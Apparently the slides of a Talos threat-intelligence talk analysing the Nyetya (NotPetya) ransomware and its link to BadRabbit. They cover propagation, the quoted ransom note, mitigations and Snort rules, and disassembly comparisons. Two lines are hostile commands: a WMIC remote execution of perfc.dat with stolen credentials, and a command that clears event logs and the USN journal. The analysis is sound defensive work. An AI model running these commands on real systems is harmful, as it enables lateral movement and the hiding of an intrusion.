
Propagation



Uses stolen username & password.
Connects to new machine (IP: *w.x.y.z*).
Installs perfc.dat, executes as a dll.

```
wbem\wmic.exe /node:"w.x.y.z" /user:"username" /password:"password"  
"process call create "C:\windows\System32\rundll32.exe  
\"C:\windows\perfc.dat\" #1"
```

Encryption Process



Final log clean up

```
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl  
Application & fsutil usn deletejournal /D %c:
```

Payload

Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuXxTUr2R1t78mGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

J3mE9S-8XNTZd-2gjYXb-fUFj8m-gMYdyv-6rEiYa-KeuGjA-q8YZf4-5LP82d-ew5GUU

If you already purchased your key, please enter it below.

Key: _

Genuine Ransomware?

- Single bitcoin wallet means difficult to follow who has paid.
- Single contact email address, now blocked
 - you can't contact the criminals even if you want to.
- If admin, MBR is overwritten.
- If MBR not overwritten, wipes first 10 disk sectors.
- If have software “avp.exe” running, wipes first 10 disk sectors.

Mitigation

- PATCH!
- Apply the MS17-010 patch to your systems
 - Microsoft has also released this update for XP/Server 2003 systems
 - Removes vulnerability to EternalBlue & EternalRomance

Mitigation

- Network Segmentation
 - Design networks to stop infiltrations spreading
 - Control and monitor traffic between units
 - Block traffic on ports 139 & 445
 - Disable / disallow SMBv1 traffic

Mitigation



- Network Security
- Snort Rules
 - 42944 — OS-WINDOWS Microsoft Windows SMB remote code execution attempt
 - 42340 — OS-WINDOWS Microsoft Windows SMB anonymous session IPC share access attempt
 - 41984 — OS-WINDOWS Microsoft Windows SMBv1 identical MID and FID type confusion attempt
 - 43459 — Detects DoublePulsar variant traffic
 - 5718 — OS-WINDOWS Microsoft Windows SMB-DS Trans unicode Max Param/Count OS-WINDOWS attempt
 - 1917 — INDICATOR-SCAN UPnP service discover attempt
 - 5730 — OS-WINDOWS Microsoft Windows SMB-DS Trans Max Param OS-WINDOWS attempt
 - 26385 — FILE-EXECUTABLE Microsoft Windows executable file save onto SMB share attempt
 - 43370 — NETBIOS DCERPC possible wmi remote process launch

Extra-Part: BadRabbit



Talos

Comparing Nyetya & BadRabbit

	NYETYA	BADRABBIT
INITIAL VECTOR	Supply-chain attack (Medoc)	Drive-by download
PROPAGATIONS	 WMI SMB (via psexec) Exploits	 WMI SMB (without psexec) Exploits SMB Brute forcing
EXPLOITS	EternalBlue EternalRomance	EternalRomance
DROPPED FILES	Mimikatz-like password stealer legitimate psexec	Mimikatz-like password stealer DiskCryptor drivers DiskCryptor clients
HARDCODED CREDENTIALS	✗	✓
FILES ENCRYPTION	✓	✓
MBR MODIFICATION	✓	✓
DISK ENCRYPTION	wipe	full encryption with DiskCryptor
EVENT LOGS CLEANING	✓	✓
TOR PORTAL	✗	✓

Function name	File
<i>f</i> Nyetya_Ac	
<i>f</i> NYBR_Li	
<i>f</i> NYBR_List	
<i>f</i> NYBR_Li	
<i>f</i> Nyetya_A	
<i>f</i> Nyetya_I	

```
02F47C65
02F47C65 loc_2F47C65:
02F47C65 xor     ebx, ebx
02F47C67 push    ebx                ; lpThreadId
02F47C68 push    ebx                ; dwCreationFlags
02F47C69 push    edi                ; lpParameter
02F47C6A push    offset Nyetya_IpBasedTargetCollection ; lpStartAddress
02F47C6F push    ebx                ; dwStackSize
02F47C70 push    ebx                ; lpThreadAttributes
02F47C71 call    ds:CreateThread
02F47C77 xor     esi, esi
```

```
02F47C79
02F47C79 loc_2F47C79: ; al
02F47C79 push edi
02F47C7A call Nyetya_list_tcp_connection
02F47C7F push edi ; int
02F47C80 call Nyetya_getIpNetTable
02F47C85 cmp esi, ebx
02F47C87 jnz short loc_2F47C98
```

```
02F47C89 push     ebx                ; domain
02F47C8A push     80000000h          ; servertype
02F47C8F push     edi                ; int
02F47C90 call    Myetya_FindNetworkComps
02F47C95 xor     esi, esi
02F47C97 inc     esi
```

```
02F47C98
02F47C98 loc_2F47C98: ; dwMilliseconds
02F47C98 push 180000
02F47C9D call ds:Sleep
02F47CA3 jmp short loc_2F47C79
02F47CA3 gathernetworkdetailsaround endp
02F47CA3
```

Function ^

```

f NYBR 02FA7831
f NYBR 02FA7831 loc_2FA7831:
f NYBR 02FA7831 xor ebx, ebx
f IsWov 02FA7833 push ebx ; lpThreadId
f creat 02FA7834 push ebx ; dwCreationFlags
f Nyet 02FA7835 push edi ; lpParameter
f BadRz 02FA7836 push offset Nyetya_IpBasedTargetCollection ; lpStartAddress
f Nyet 02FA783B push ebx ; dwStackSize
f Nyet 02FA783C push ebx ; lpThreadAttributes
f Nyet 02FA783D call ds:CreateThread
f Nyety 02FA7843 cmp eax, ebx
f BadRz 02FA7845 jz short loc_2FA784E
f User 02FA7845

```

```
02FA7847 push     eax                ; hObject
02FA7848 call     ds:CloseHandle
```

```
02FA784E  
02FA784E loc_2FA784E:  
02FA784E xor     esi, esi
```

```
02FA7850
02FA7850 loc_2FA7850: ; a1
02FA7850 push edi
02FA7851 call Nyetya_list_tcp_connection
02FA7856 push edi ; int
02FA7857 call Nyetya_getIpNetTable
02FA785C cmp esi, ebx
02FA785E jnz short loc_2FA786F
```

```
02FA7860 push     ebx                ; domain
02FA7861 push     80000000h          ; servertype
02FA7866 push     edi                ; int
02FA7867 call     Nyetya_FindNetworkComps
02FA786C xor     esi, esi
02FA786E inc     esi
```

```
02FA786F
02FA786F loc_2FA786F: ; dwMilliseconds
02FA786F push 2BF20h
02FA7874 call ds:Sleep
02FA787A jmp short loc_2FA7850
02FA787A BadRabbit_TargetDiscovery endp
02FA787A
```

target

100.00% (-11,1360) (173,148) 00007010 02F47C10: gathernewworkdetailsaround (Synchronized with Hex View-1)

Line 111 of

100.00% (-116,1393) (58,1462) 00006BD1 02FA77D1: BadRabbit TargetDiscovery (Synchronized with Hex View-1)

Comparing Nyetya & BadRabbit

- Evasion techniques in DoublePulsar (Nyetya) & EternalRomance (BadRabbit)
- Self-relocation of the malicious dll
- Process & thread token manipulations
- Network peer identification
- Bitflag based feature control
- ...

We assess with high confidence:

- that BadRabbit is built on the same core codebase as Nyetya.
- that the build tool chain for BadRabbit is highly similar to the build tool chain for Nyetya.



Conclusion



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Spreading security news, updates,
and other information to the public



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